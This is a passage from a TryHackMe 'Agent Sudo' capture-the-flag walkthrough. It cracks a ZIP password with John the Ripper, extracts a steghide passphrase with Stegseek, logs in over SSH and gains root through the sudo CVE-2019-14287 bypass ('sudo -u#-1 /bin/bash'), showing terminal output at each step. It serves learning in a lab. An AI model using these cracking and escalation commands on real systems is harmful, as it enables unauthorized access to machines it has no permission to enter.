└─# john --wordlist=/usr/share/wordlists/rockyou.txt zip2john_hash
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Cost 1 (HMAC size) is 78 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]          (8702.zip/To_agentR.txt)
1g 0:00:00:00 DONE (2024-02-17 08:00) 8.333g/s 273066p/s 273066c/s 273066C/s 123456..eatme1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


Figure 16: JTR cracking ZIP file password

By following the above steps, you can retrieve the Zip file password and submit the answer on THM.

Unzipping the Zip file

To unzip the “8702.zip” file, we used the following command:


```
$ 7z x 8702.zip -p[Reducted_Password]
```



```
└─# 7z x 8702.zip -p[redacted]

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,128 CPUs AMD Ryzen 7 6800H with Radeon Graphic
s          (A40F41),ASM,AES-NI)

Scanning the drive for archives:
1 file, 280 bytes (1 KiB)

Extracting archive: 8702.zip
--
Path = 8702.zip
Type = zip
Physical Size = 280

Would you like to replace the existing file:
  Path:     ./To_agentR.txt
  Size:     0 bytes
  Modified: 2019-10-29 15:29:11
with the file from archive:
  Path:     To_agentR.txt
  Size:     86 bytes (1 KiB)
  Modified: 2019-10-29 15:29:11
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? y

Everything is Ok

Size:       86
Compressed: 280
```

Figure 17: Unzipping the Zip file

Now let’s read the retrieved *“To_agentR.txt”*




```
└─# cat To_agentR.txt
Agent C,

We need to send the picture to 'QXJlYTUx' as soon as possible!

By,
Agent R
```

Figure 18: To_agentR.txt

Task 6: steg password

To retrieve the steg password which is used to protect the hidden data in the *"cute-alien.jpg"* picture, we are gonna use a tool called **Stegseek** which is *"a lightning fast steghide cracker that can be used to extract hidden data from files."* So let's use it to retrieve the steg password.

```
$ stegseek cute-alien.jpg /usr/share/wordlists/rockyou.txt
```




```
└─# stegseek cute-alien.jpg /usr/share/wordlists/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "[redacted]"
[i] Original filename: "message.txt".
[i] Extracting to "cute-alien.jpg.out".
```

Figure 19: Stegseek retrieved password

Well done! we have successfully retrieved the steg password. Now let's read the secret *"message.txt"* file.

cute-alien.jpg.out



```
└─# cat cute-alien.jpg.out
Hi james,

Glad you find this message. Your login password is [redacted]!

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
chris
```

Figure 20: cute-alien.jpg.out file

Task 7: Who is the other agent (in full name)?


From the retrieved *“cute-alien.jpg.out”* file, the answer is `james`.

Task 8: SSH password

From the retrieved *“cute-alien.jpg.out”* file, you can also retrieve the SSH password **;)**

SSH to the target machine as user `james`

Using the obtained credentials, let’s SSH to the target machine:




```
└─# ssh james@10.10.59.212
The authenticity of host '10.10.59.212 (10.10.59.212)' can't be established.
ED25519 key fingerprint is SHA256:rt6rNpPo1pGMkl4PRRE7NaQKAHV+UNkS9BfrCy8jVCA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.59.212' (ED25519) to the list of known hosts.
james@10.10.59.212's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Feb 17 05:11:34 UTC 2024

  System load:  0.08              Processes:           97
  Usage of /:   39.8% of 9.78GB   Users logged in:     0
  Memory usage: 34%               IP address for eth0: 10.10.59.212
  Swap usage:   0%


75 packages can be updated.
33 updates are security updates.


Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$ █
```

Figure 21: SSH to the target machine

Task 9: What is the user flag?

To retrieve the user flag, you can easily find it under the home directory of the user `james`




```
james@agent-sudo:~$ pwd
/home/james
james@agent-sudo:~$ ls -la
total 80
drwxr-xr-x 4 james james  4096 Oct 29  2019 .
drwxr-xr-x 3 root  root   4096 Oct 29  2019 ..
-rw-r--r-- 1 james james 42189 Jun 19  2019 Alien_autospy.jpg
-rw------- 1 root  root    566 Oct 29  2019 .bash_history
-rw-r--r-- 1 james james   220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 james james  3771 Apr  4  2018 .bashrc
drwx------ 2 james james  4096 Oct 29  2019 .cache
drwx------ 3 james james  4096 Oct 29  2019 .gnupg
-rw-r--r-- 1 james james   807 Apr  4  2018 .profile
-rw-r--r-- 1 james james     0 Oct 29  2019 .sudo_as_admin_successful
-rw-r--r-- 1 james james    33 Oct 29  2019 user_flag.txt
james@agent-sudo:~$ cat user_flag.txt
[redacted]
james@agent-sudo:~$ 
```

Figure 22: user_flag.txt file

Task 10: What is the incident of the photo called?

To figure out the name of the incident, we used Google and the question hint “Reverse image and Foxnews” and found the following article at Foxnews:



UFOS

Filmmaker reveals how he faked infamous 'Roswell alien autopsy' footage in a London apartment

· The Sun

Published October 31, 2018 10:32am EDT


Figure 23: Foxnews Roswell alien autopsy

So the answer is: `Roswell alien autopsy`

Privilege Escalation

As the name of the room is `Agent-Sudo` it's a good starting to think of `sudo` as the possible privilege escalation attack vector.


So we first listed the command we can run as root user through the `sudo` command:



```
james@agent-sudo:~$ sudo -l
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
```

Figure 24: sudo -l

Then we detected the sudo version using `sudo -V` command:



```
james@agent-sudo:~$ sudo -V
Sudo version 1.8.21p2
Sudoers policy plugin version 1.8.21p2
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.21p2
```

Figure 25: sudo -V


The sudo version is `1.8.21p2`.

Task 11: CVE number for the escalation

After figuring out the sudo version, we tried to search for a known CVE related to it or any vulnerability and we found that the `1.8.21p2` sudo version is vulnerable and has the following CVE number: `CVE-2019-14287`.

To exploit the vulnerability and escalate our privileges to ROOT, we used the following command:

```
$ sudo -u#-1 /bin/bash
```




```
james@agent-sudo:~$ sudo -u#-1 /bin/bash
root@agent-sudo:~# whoami
root
root@agent-sudo:~# 
```

Figure 26: sudo -V

And finally, we ROOTed the machine!


Task 12: What is the root flag?

To read the root flag, we just traversed to the `/root` directory and then read the root.txt, that's it!



```
root@agent-sudo:~# cd /root
root@agent-sudo:/root# ls -la
total 32
drwx------  4 root root 4096 Oct 29  2019 .
drwxr-xr-x 24 root root 4096 Oct 29  2019 ..
-rw-------  1 root root 1952 Oct 29  2019 .bash_history
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwxr-xr-x  3 root root 4096 Oct 29  2019 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root  197 Oct 29  2019 root.txt
drwx------  2 root root 4096 Oct 29  2019 .ssh
```

Figure 27: ls /root



```
root@agent-sudo:/root# cat root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
[redacted]

By,
DesKel a.k.a Agent R
```

Figure 28: root.txt file

Task 13: (Bonus) Who is Agent R?

From the *“root.txt”* file, the Agent R is `DesKel`.

Conclusion

In conclusion, I hope this walkthrough has been informative and shed light on our thought processes, strategies, and the techniques used to tackle each task. CTFs are not just about competition; they’re about learning, challenging yourself and your knowledge, and getting hands-on experience through applying your theoretical knowledge.